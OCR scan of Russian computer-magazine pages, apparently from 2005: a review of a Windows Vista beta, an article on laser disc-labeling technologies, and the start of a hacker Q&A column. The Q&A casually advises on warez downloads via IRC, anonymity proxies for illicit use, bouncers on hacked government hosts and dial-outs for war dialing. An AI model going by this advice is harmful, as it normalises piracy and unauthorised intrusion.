
[вторая перезагрузка] Далее мы наблюдаем (вернее, представляем в нашем широком воображении) за определением аппаратных устройств и копированием файлов, в процессе которого программа инсталляции убедительно просит не перезагружать компьютер.

Смело можешь идти заниматься своими делами, так как копировалось и настраивалось все это счастье ни много ни мало — 45 мин.

Что стоит отметить? Установка не сопровождена никакими поясняющими сведениями, что, я думаю, осложнит восприятие у неопытных и начинающих пользователей (хотя это, вероятно, будет реализовано в последующих версиях). Я так надеялся, что мне опять скажут: «Откиньтесь на спинку кресла…» (ну ты помнишь, о чем я), и я с наслаждением прочту хвалебные оды разработчиков своему новому детищу. Но этого не произошло, и весь процесс инсталляции пришлось скучать.


После того как ОС успешно установилась, и компьютер перезагрузился в последний раз, моему взору предстал «Рабочий стол». Я так долго ждал этого момента в ожидании сногсшибательной графики, но, увы, наш новый десктоп незначительно (опять же, по моему скромному мнению) отличается от своего младшего брата — десктопа Windows XP. Главной отличительной чертой стала прозрачная иконка «Корзины», новые обои (а обои, стоит заметить, нисколько не дефицитный товар),

MICROSOFT VISTA BUILD 5112



рабочий стол Висты ничем особым не отличается от предыдущих версий форточек


а также черная строка запуска. Обидно, друзья. Я мечтал о 3D-наворотах, неимоверной крутизне и новом концепте… Ан-нет.
Но не все так запущено. При дальнейшей работе я стал отмечать все больше и больше новомодных изменений в GUI. Ура? Вообще, графический интерфейс действительно значительно изменился. Появился объем у свернутых программ в строке запуска. Модно стали подсвечиваться кнопки сворачивания, разворачивания и закрытия окна. При копировании прогресс бар стал также объемным.
Но все это можно было встретить и у сторонних разработчиков графических интерфейсов для Windows XP. Многие из нас качали эти пресловутые псевдолонгхорновские GUI. Так что особой радости я не испытал. Ну, красивенько. Не более того — привык за 10 минут.
Отвлекшись от графических прибамбасов, я отметил, что при загрузке ни прозвучало не единого звука, и решил посмотреть на панель устройств компьютера, чтобы убедиться, что все устройства встали нормально. И каково же было мое разочарование, когда я увидел нераспознанный аудиоадаптер.
Вообще, сразу после загрузки ОС выводится окошко с предложением запустить некий Install Supplemental Drivers, который, по заверениям разработчиков, должен был обеспечить пользователей драйверами ГРАФИЧЕСКИХ И СЕТЕВЫХ устройств, не присутствовавших в стандартном комплекте установки. И я до сих пор не могу понять, почему туда же нельзя было включить драйвера для звука? Наверное, этот недостаток тоже выправят в финальной версии системы. А то что же это получается: налицо дискриминация устройств. Кто-то ставится в процессе установки, кто-то — после… А кто-то вообще не ставится? Ну, стандартные звуковые драйвера, мне кажется, уж можно было добавить к тем 900 мегабайтам хлама, что напихали в инстальник.
Запуск родной инсталляции AudioMAX для интегрированного чипсета AC'97, предназначенную для WinXP привел к критической ошибке, вызванной несовместимостью версий. Ай-ай-ай, как неудобно… Но проблему со звуком я решил элементарно — указал расположение файлов непосредственно в обновлении драйверов. То есть ткнул пальцем, мол, тут они.
Далее я запустил DxDiag, чтобы убедиться в том, что теперь уже мне ничто не помешает наслаждаться системой DirectX, но не тут-то было. Ознакомившись с отчетом о тестировании системы, я обнаружил, что попросту не хватает некоторых файлов, необходимых для полноценной работы той или иной мультимедиа-системы, а в реестре отсутствовали многие ключи. Из чего был сделан вывод, что некоторые файлы библиотек и драйверов не имеют цифровой подписи, что ведет к нестыковке с DirectX-системой. Кому вообще нужна эта цифровая подпись?



процесс копирования файла

А сейчас внимание — сюрприз! Заходим в cmd, командуем там Systeminfo. И что мы видим в строке названия продукта? Ура! Microsoft® Windows® 2000 Professional! Молодцы, разработчики!
Захотелось узнать, что же нам пишет раздел реестра HKLM -> Software -> Microsoft -> WindowsNT -> CurentVerson. И каково же было мое удивление, когда в строковом параметре ProductName я увидел: Windows (TM) Code Name «Longhorn» Professional. Просто великолепно. Я доволен! Microsoft как всегда держит марку.
Перейдем к рассмотрению, на мой взгляд, самого важного элемента любой ОС семейства Windows — Проводнику. Этот, не побоюсь такого слова, «столп» операционной системы действительно пережил основательную переработку, хотя принципы навигации остаются неизменными. С привычным представлением адресной строки пользователям придется попрощаться, что станет маленьким неудобством. Для меня, например, точно станет, хотя файловые менеджеры никто еще не отменял, но все-таки, кому она мешала-то, адресная наша строка? Есть и большой плюс: теперь каждый из подчиненных элементов оной стал раскрывающимся, и отображает список каталогов в нем. Действительно, не плоха идея виртуальных папок, хотя особой функциональности в ней я так и не заметил. Также произвела впечатление возможность изменять представление папок и файлов. Неплохо реализована строка статуса, в которой показывается не только стандартный параметр — размер и дата изменения файла, но и присутствует возможность присвоить файлу рейтинг от одного до пяти, хотя не понятно, почему к каталогам это отношения не имеет? Поиск документов — это вообще загадочная штука. При попытке найти файл msdos.sys, а он у меня точно присутствует в корневом каталоге диска C:\, поисковик мне выдал, что такого файла (вернее, документа, содержащего msdos.sys) не найдено в пользовательской папке, а изменить место поиска оказалось невозможно. Поэтому найти какой-либо документ будет очень сложно. Особенно, если у тебя неразбериха в структуре директорий. А ведь при загрузке ОС сразу же стартует такая служба Windows Search Engine, что заметно тормозит запуск операционки, и должно служить ускорением до молниеносной скорости процесса поиска файлов. Опять-таки, стоит уповать на то, что версия эта у нас вовсе не финальная, и в финальном релизе уж точно все будет работать как надо.
При копировании информации в проводнике в окне копирования выводится подробная информация о происходящем, включая скорость копирования в Мб/сек, что является приятным дополнением. Также, к великой радости владельцев мобильных устройств, появилась возможность отправки файлов сразу на порт BlueTooth, если такой присутствует.
В настройках папки «Мои документы» появилась возможность синхронизации с другими компьютерами, но отмечу один малоприятный баг: я, как ни хотел, не смог отобразить ссылку «Мои документы» на рабочем столе без того, чтобы не создавать новый ярлык.
Хочу отметить, что для запуска программ, находящихся в «Русских» каталогах, необходимо поменять национальные установки и добавить русский язык. Но я уверен, что это будет исправлено потом в русской локализации Windows Vista.
Говоря об IE, можно отметить его великолепную реализацию. Наконец-то разработчики сделали многооконность, которую, наверное, подхватили у других навигаторов. Также поражает скорость загрузки страничек, на порядок превосходящая загрузку идентичных в WinXP при скорости соединения по модему 33,6 Кб. Осталось дождаться только информации о найденных в нем уязвимостях, поставить заплатки и жить счастливо. Ну не верю я, что всеми обруганный ослик IE станет толковым браузером.


просто нет слов :)


попробуй что-нибудь найти. В Висте это сложно :)


просмотрщик событий

[панель управления] В ней появились ссылки на такие новые программы, как Indexing and Search Option, управляющий службой WSE (Windows Search Engine), Auxiliary Display, назначение которой для меня остается загадкой, iSCSI, Portable Device и Portable Media Device, Program, Solutions to Problem, Sync Manager. Отдельно можно отметить службу Windows Parental Control, которая служит для ограничения игр с «неподобающими» жанрами и смыслом. Думаю, счастливым обладателям юных чад это нововведение весьма пригодится.
Теперь о глюках программ из панели управления. Как же без них?
При попытке создания нового пользователя с ограниченными правами мне это не удалось, так как операционная система сообщила, что необходимо создать хотя бы одного пользователя с правами администратора. Как будто учетная запись, созданная по умолчанию при установке Vista, данными полномочиями не располагала.
Также пропала возможность добавлять или удалять программы, поставляемые вместе с операционной системой (компоненты Windows). Но думаю, эту проблему в скором времени расковыряют, и найдут способ это сделать. Реестр нам поможет!
Еще откровенно раздражает то, что даже после отключения автоматического обновления, центр безопасности все равно назойливо продолжает напоминать, что, мол, автоматическое обновление выключено, и это опасно. Очень опасно! Коленки трясутся просто!
В нововведениях, я думаю, также стоит отметить добавление к языковым настройкам — «разговорные одобрения», видимо, для системы распознавания речи, которую мне, к сожалению, испытать не пришлось за неимением микрофона. Хотя, думаю, она кривая и работает не так, как нужно.
Еще одной неприятностью стало то, что в некоторых русифицированных программах неправильно отображаются шрифты (ASDSee v.6.0), что будет исправлено в русскоязычной версии ОС.
Также можно сказать несколько слов о пункте «Администрирование», из которого исчезла привычная ссылка «Службы». Для тех, кто не знает: она есть в «Управлении Компьютером» :). Стоит отметить просмотрщик событий, который теперь стал гораздо удобнее. Так что будем иметь полноценно оформленные старые логи.
Реестр Vista стал гораздо больше, хотя из программ, установленных в операционной системе, был только Офис (да и то не полный), WinAmp и ASDSee. Ушло в прошлое привычное представление папки Documents and Settings, теперь профили пользователей хранятся в каталоге Users.
В заключение хочется продекламировать наблюдения сторонних наблюдателей. Как утверждает портал ZDNET.RU, уже установлена официальная дата выпуска Windows Vista, и можно рассчитывать на своевременный выход операционной системы в конце будущего года. Согласно статье в Windows IT Pro, официальным днем выпуска полной версии Vista станет 7 декабря 2006 года, а вторая бета-версия продукта выйдет в конце этого года. Со ссылкой на «самые последние внутренние документы Microsoft» в статье утверждается также, что первый выпуск Release candidate операционной системы, RC0, появится 19 апреля будущего года, а второй — 28 июня. После этого, 9 августа, Vista будет передана в производство. Первую бета-версию Vista тестеры получили в конце июля.

[конец — делу венец] В заключение хочется сказать, что хакеры добрались уже и до Vista. На это у них ушло чуть больше недели (если считать со дня выхода Beta 1), что само по себе демонстрирует особый интерес, обращенный к следующей версии Windows со стороны кибер-панков. По сообщению британского интернет-ресурса PC Pro, на днях в Сети появились первые экземпляры вредоносных программ, способных с легкостью взломать систему защиты Windows Vista Beta 1. Согласно информации, собранной финской антивирусной компанией F-Secure, австрийским хакером (в определенных кругах известным, как Second Part to Hell), членом многих хакерских групп, были «выброшены» в глобальную паутину пять вирусов. Эти программы предназначены для взлома MSH (Microsoft Shell) — интерфейса командной строки новейшей ОС.
Хотя по заверениям главы антивирусного подразделения F-Secure — Микко Хюппонена — данные вирусы не несут особой опасности и вызывают интерес скорее «исторического» характера, нежели технического, так как представляют собой очень примитивные программки. Однако очевидно, что на этом хакеры не остановятся, и их следующие творения наверняка будут не столь безобидны.
«Скриптовый язык MSH — по-настоящему многосторонний, — говорит господин Хюппонен. — С его помощью Вы можете управлять любыми компонентами... Вы можете отправлять электронные письма прямо из командной строки, можете подключаться к Web-сервисам... Функционально MSH очень схож с Unix». Ну наконец-то!!!
Тем не менее, судьба самого MSH пока еще не полностью понятна — совсем недавно интернет-ресурс WinInsider сообщил со ссылкой на официальных представителей Microsoft, что факт его включения в состав финальной Windows Vista еще находится под вопросом. При этом софтверный гигант пока отказывается от комментариев относительно причин, заставивших его сомневаться по поводу целесообразности поддержки этого скриптового языка. Вероятнее всего, еще не все ясно с тем, какие сервисы будут встроены в Vista. Одни из них потребуют MSH, другие — нет.
Многие специалисты сошлись на том, что MSH — прерогатива «продвинутых» систем, и большинство рядовых пользователей так и не прикоснутся к «великим знаниям» (в которых, как известно, «великая печаль»).
Господин Хюппонен прокомментировал это так: «Как опытный пользователь, я хотел бы иметь на своем компьютере MSH, но не на компьютере моей мамы!».
Даже если Windows Vista все-таки окажется без MSH, то этот скриптовый язык наверняка войдет в состав таких серверных продуктов, как Exchange Server 12.
Итак, вывод об представленной операционной системе можно сделать неоднозначный. С одной стороны, она поражает своим размахом, с другой, — удручает недоработками, хотя работает достаточно стабильно и быстро. За три дня работы с ней она не слетела ни разу.
Поставлю ли я ее себе по выходу полноценного релиза? Конечно же, да. Хлебнем ли мы лиха с Вистой? Конечно же, да! Будем ли мы ее ненавидеть? Конечно же, да! Но ведь это традиция уже, не так ли?


панель управления



SAMSUNG
mp3·club




SAMSUNG

Хай-тек прожиг

ОДНИ МАРКИРУЮТ СВОИ ДИСКИ СПЕЦИАЛЬНЫМИ ФЛОМАСТЕРАМИ, ДРУГИЕ ПЕЧАТАЮТ ЭТИКЕТКИ НА ПРИНТЕРЕ, А ЗАТЕМ ПРИКЛЕИВАЮТ ИХ НА ДИСК, ТРЕТЬИ ПЕЧАТАЮТ ПРЯМО НА САМИХ ДИСКАХ. А ВОТ ЧЕТВЕРТЫЕ ИСПОЛЬЗУЮТ ДЛЯ ЭТОГО САМИ РЕЗАКИ... | Mel (mel@aslov.net)




Технологии нанесения изображения на диск

[о чем это я?] В этой статье речь пойдет именно о технологиях маркировки дисков при помощи лазера. Ведь, согласитесь, что маркером нельзя нарисовать какой-нибудь красивый рисунок, а лазером можно сделать рисунок с очень высоким разрешением. Наклейки для дисков вообще опасны, ведь если наклеить их криво и смято, то диск может разрушиться в самом приводе из-за неровностей на его поверхности. А принтеров с поддержкой печати на дисках не так уж и много, но имеются в модельных рядах таких фирм, как Epson и Canon.

Лазерные технологии нанесения изображения на диск хороши тем, что не требуют дополнительных затрат — тебе достаточно иметь привод с поддержкой данной технологии и не нужно покупать ни маркеров, ни наклеек, ни картриджей с краской.

[diskT@2] Технология DiskT@2 существует аж с 2002 года. Ее тогда представила компания Yamaha, выпустив единственный в мире привод с поддержкой этой технологии — CRW-F1. Татуировка наносилась на рабочую поверхность диска. После того как были записаны данные на диск, он финализировался, и на оставшемся месте формировался рисунок или текст. Сама татуировка разрабатывалась



знаменитый привод Yamaha CRW-F1



технология от amaha и NEC: LabelFlash



www.lightscribe.com — официальный сайт новой технологии.
http://h10025.www1.hp.com/ewfrf/wc/softwareList?dlc=en&tool=softwareCategory&lc=en&product=455746&cc=us&os=228 — Lightscribe Print Engine Update.
www.ixbt.com/optical/cdrw-test-ide/cdrw-test-ide-p15-yamaha-f1.shtml — тест привода Yamaha CRW-F1 с технологией DiskT@2.
www.ixbt.com/optical/hp640.shtml — тест привода HP dvd640i с технологией LightScribe.

в программе записи дисков Nero Burning Rom. Выжигаться тату могла только на дисках CD-R с темной поверхностью. Yamaha объявила официально совместимыми диски только Verbatim серии DataLifePlus со слоем Super AZO, а также серии MusicLifePlus со слоем Metal AZO и диски TDK Reflex Ultra и Reflex Ultra Metallic Disc. Стоит сказать, что на прожиг текста вокруг диска 24 шрифтом тратилось около 10—15 минут, что не так уж и быстро. Привод был выпущен в нескольких вариантах исполнения: E-IDE, SCSI-3, USB 2.0 и FireWire. Найти на прилавках магазинов у нас в Росии CRW-F1 было сложно. Но ваш покорный слуга все-таки успел его приобрести, о чем не жалеет до сих пор :). Вскоре компания Yamaha объявила, что полностью переключается на технологию DVD. И о ней не было ничего слышно до второй половины 2005 года. Но об этом я упомяну чуть позже.

[LightScribe] В начале 2005 года в Интернете стали ходить слухи, что компания HP хочет представить новую технологию под названием LightScribe (полное название LightScribe Direct Disc Labeling), что дословно можно перевести как «светопись». Суть ее заключается в возможности наносить изображение на нерабочую поверхность дисков (CD или DVD). Для этого на компьютере создаем маркировку и прожигаем — получается аккуратно и красиво :). Только после записи данных нужно будет перевернуть диск. Стоит заметить, что технология на данный момент поддерживает до 256 оттенков серого, и пока речь не идет о создании полноцветного изображения.



диск CD-R от Verbatim с поддержкой новой технологии


Для того чтобы воспользоваться новой технологией, необходимо иметь:
– DVD-привод с технологией LightScribe
– LightScribe-диск
– Софт, поддерживающий LightScribe.

На данный момент выпущено не так много DVD-резаков с поддержкой новой технологии, а те, что выпущены, по скоростям записи дисков отстают на много от своих собратьев без этой технологии. Примером может служить привод HP dvd640i. Среди производителей стоит отметить такие фирмы, как BenQ, LaCie, Philips и, естественно, HP.

Что касается производителей болванок, то их выбор тоже невелик, так как HP требует обязательного тестирования и последующего лицензирования. Тем самым HP хочет добиться полной совместимости дисков и приводов с логотипом LightScribe. Главным производителем дисков на данный момент является, конечно же, Verbatim. Уже сейчас продаются диски CD-R и DVD+R с поддержкой новой технологии.

Разработать этикетку можно в очень популярной программе для записи дисков NERO Burning ROM, или в специализированной программе, поставляемой со многими приводами в retail-версии, SureThing CD/DVD Labeler. О поддержке новой функции в своих программных продуктах заявили также такие компании, как Cyberlink, InterVideo и Sonic.

[технология изнутри] Если ты уже являешься обладателем DVD-рекордера, то стоит сказать, что обновлением прошивки ты не сможешь добиться поддержки новой технологии. LightScribe-совместимые приводы, имеют немного иное внутреннее строение. В них встроена специальная схема, которая имеет датчик для распознавания LightScribe-носителя. Еще схема отвечает за точную фокусировку на нужную дорожку и центровку диска. Всего дорожек — 40000, и расположены они на расстоянии 10 микрометров друг от друга.


выбираем качество печати и стартуем

Теперь стоит рассказать о времени, которое занимает прожиг картинки. Перед началом прожига программа спросит тебя о желаемом качестве изображения, и ты сможешь выбрать один из режимов:
– Best 4 мин. — 36 мин.
– Normal 3 мин. — 28 мин.
– Draft 2 мин. — 20 мин.

Чем лучше качество ты выберешь, тем контрастнее будет картинка.

В ближайшее время компания HP планирует наращивать скорость прожига этикеток, так как ждать 40 минут, чтобы получить качественное изображение — это очень долго.

[LabelFlash] И снова компания Yamaha. Теперь уже совместно с Nec они разработали улучшенную версию DiskT@2, которая сочетает в себе сразу несколько преимуществ: печать как на рабочей поверхности (технология DiskT@2), так и на внешней стороне (альтернатива LightScribe). Но и это еще не все. В противовес LightScribe — новая технология LabelFlash позволяет создавать высококачественные рисунки благодаря 256 возможным вариантам оттенков. И скорость создания такой этикетки — всего 5(!) минут! Это кажется нереальным! Но уже в октябре должны появиться в продаже приводы с поддержкой этой технологии. Первыми DVD-RW приводами с поддержкой LabelFlash будут Nec ND-4551A, ND-3551A, а также ND-7751A, предназначенный для установки на ноутбуки. Для нанесения изображения на нерабочую поверхность диска будет достаточно диска, который имеет поверхность для нанесения подписей (printable-диски).

Как видно, начало было положено еще в 2002 году, но тогда никто не смог составить конкуренцию компании Yamaha. Сейчас же компания HP воплотила очень хорошую идею в жизнь. Компания Yamaha не осталась в стороне и предложила продолжение технологии DiskT@2. Теперь в условиях конкуренции такие технологии, как LightScribe и LabelFlash будут стремительно развиваться. Вполне возможно, что скоро появятся и подобные технологии от других фирм с какими-то своими отличительными чертами. Ну а нам, пользователям, остается следить за последними тенденциями в этой области и выбирать себе привод с лучшей технологией. Тем более, что приводы с поддержкой новых технологий, стоят примерно на 10—15% дороже своих аналогов без технологии нанесения изображения на диск



по этим логотипам можно узнать о поддержке LightScribe

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ С ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ, ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ТОЛЬКО ПОТРАТИШЬ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ.



HACK_FAQ COMMENTS: SIDEX
HACK-FAQ@REAL.XAKEP.RU
→VZLOM



Q: Хочу быть анонимным в Сети! Как можно обзавестись самыми последними и, главное, — рабочими проксами?

A: Самые последние — значит, самые медленные? Таких не держим и речи о них вести не будем! Самые же качественные проксы, установленные собственноручно на проверенных серверах, желательно с поддержкой шифрования. Готовых образцов софта — море, нужен лишь сервер, который доверит тебе установку прокса в свое чрево; сервер, которому ты будешь доверять передачу своих сокровенных данных. Хотя, конечно, порой прокси-серванты используются как презервативы — один раз, когда нужно сделать свое темное дело и скрыться в просторах Сети. При подобных раскладах можно договориться с трейдерами, которые обеспечат тебя всем необходимым в неограниченном объеме. Небезвозмездно, конечно: трейдеры привыкли получать креды, шеллы, ботнеты и палки за свои услуги. Есть же и сердобольные люди, которые выливают в Сеть списки для всеобщего доступа. Ресурс, вроде *www.proxys4all.com*, может стать хорошим примером; про наиболее актуальные хранилища все знает Гугл. Единственное замечание — не стоит строить иллюзии об альтруизме хозяев общедоступных серваков. Многие из них просто уведут все твои plaintext-пароли.

Q: Почему у меня никак не получается качать варез на IRC с диалапа?

A: Основным концептом нашумевшей, но ныне закрытой милицией рубрики Leech было как раз скачивание контента на IRC. Сайты, вроде *www.packetnews.com*, предлагают массу возможностей добыть самые свежие релизы, причем сделать это действительно в реальном времени — скачать все необходимое разом, не дожидаясь появления юзера в Сети, как получается с p2p. Хотя многие irc-сервисы недоступны для модемщиков. Ряд ботов не дает скачивать варез, если ты не можешь тянуть файлы быстрее 5 Кб/сек. Стоит пощелкать нужный пак на разных ботах, и один из них обязательно выдаст необходимое без обозначенного ограничения.

Q: Не могу активировать доступ в инет по карте, когда как IP-телефония по ней работает на 5+, баланс там просто бездонный! Как меня похакали?

A: Существуют универсальные карты, по которым можно юзать инет и телефонию одновременно. Хотя большая часть тех, где необходима регистрация-активация для доступа в инет, позволяют выбрать лишь одно: инет, либо звон-

ки за бугор. Так что можешь быть спокоен, ты не стал жертвой хака, просто карта оказалась не универсальной. За примером таких карт далеко ходить не надо: у МТУ-Интел (точка.ру), к примеру, сделав лишь один IP-звонок, ты уже не сможешь занести оставшуюся сумму к себе на инет-счет.

Q: Что делает зараза Smitfraud?
A: Конечно, масштабы эпидемии были значительно скромнее MyDoom'овской или новомодной — Zotob'овской. Часть названия виря — слово fraud — обозначает «мошенничество». Так что этот червь пытается прокрутить самые разнообразные пакости с твоим компом. Перво-наперво зараза блокирует настройки экрана, чтобы ты не смог снять вписываемую на десктоп рекламу. Генерится море поп-апов, меняется стартовая страница IE и реализуются все прочие malware-радости. В лечении помогает маленькая утилита HijackThis, которую легко можно отыскать на просторах веба. Более подробно об этом и других паразитах, ты сможешь прочесть в Security Response (*www.symantec.com/avcenter/vinfodb.html*) Symantec'а.

Q: Что такое BNC?
A: Лет 5-6 назад — мегамодная тема. Это сокращение от bouncer, прокси для использования на IRC. Ты ставишь эту маленькую *nix-программку (хотя есть и win, но они не очень популярны) на удаленный сервер, где она открывает определенный порт, куда потом подрубаешься ты сам. Там ты выбираешь нужный IRC-сервер, с которым проксик будет держать контакт. Основная фишка — анонимность, в Сети ты появляешься уже с хостом удаленного сервера. Особым хакерским шиком считались появления в Сети с хостов похаканных организаций, особенно тех, что сидят в доменах .mil и .gov :). Бывали и просто прикольные хосты, вроде *sacrifices.virgins.to.theevil.net*, на котором я сам сидел три года назад. Есть еще и специальные фишки — возможность держать коннект, когда тебя самого нет в Сети. Бывало весело свалить из Сети, оставив свой away-ник, а потом видеть в whois is away 12 days :). Также баунсерами можно сгребать варез: у некоторых из них, вроде psyBNC, есть опция перехвата DCC-потоков, когда весь соответствующий трафик ложится на сервер. Так, скажем, проксик стоит у провайдера в твоему городе, куда ты ходишь раз в неделю списать свежие мувики к себе на ноут. Вполне понятно, что для установки bnc нужен рабочий shell-аккаунт.

Q: Как хакеры используют переходники COM2IP?
A: Имеются в виду не механические переходники, а специальный софт, который позволит раскрыть твой (возможно, и чужой :)) COM-порт (RS-232) для доступа из Сети. Теперь любой девайс, подключенный к серийному порту, окажется виден из инета. В мирных целях это используется для удаленного использования разнообразных девайсов, которые до сих пор висят на доисторическом com-порте, вроде считывателей штрих-кодов, кассовых аппаратов и весов. Хакеры же и по сей день используют данную уловку для создания dial-out'ов, то есть сетевых точек, откуда можно использовать удаленные модемы. Те, в свою очередь, могут быть использованы для war dialing'а, не столь актуального как прежде, но все еще востребованного отдельными теневыми элементами. Dial-out'ы полезны и для поднятия уровня анонимности. Большая часть софтин-конверторов, вроде RS232 to TCP/IP Converter 3.0 (*www.taltech.com/products/tcp-com.html*), умеют также создавать виртуальные ком-порты, которые уже линкуются с COM-девайсами на удаленном компе через TCP/IP. В настройках «Удаленного соединения» ты указываешь «Стандартный модем» установленный на том порту. Отдельная софтина имеет еще больше настроек по теме виртуальных портов — VSPD Manager (*www.tibbo.com/tdst_vspman.php*).

Q: Так, а в чем суть war dialing'а? Живо ли это сейчас?
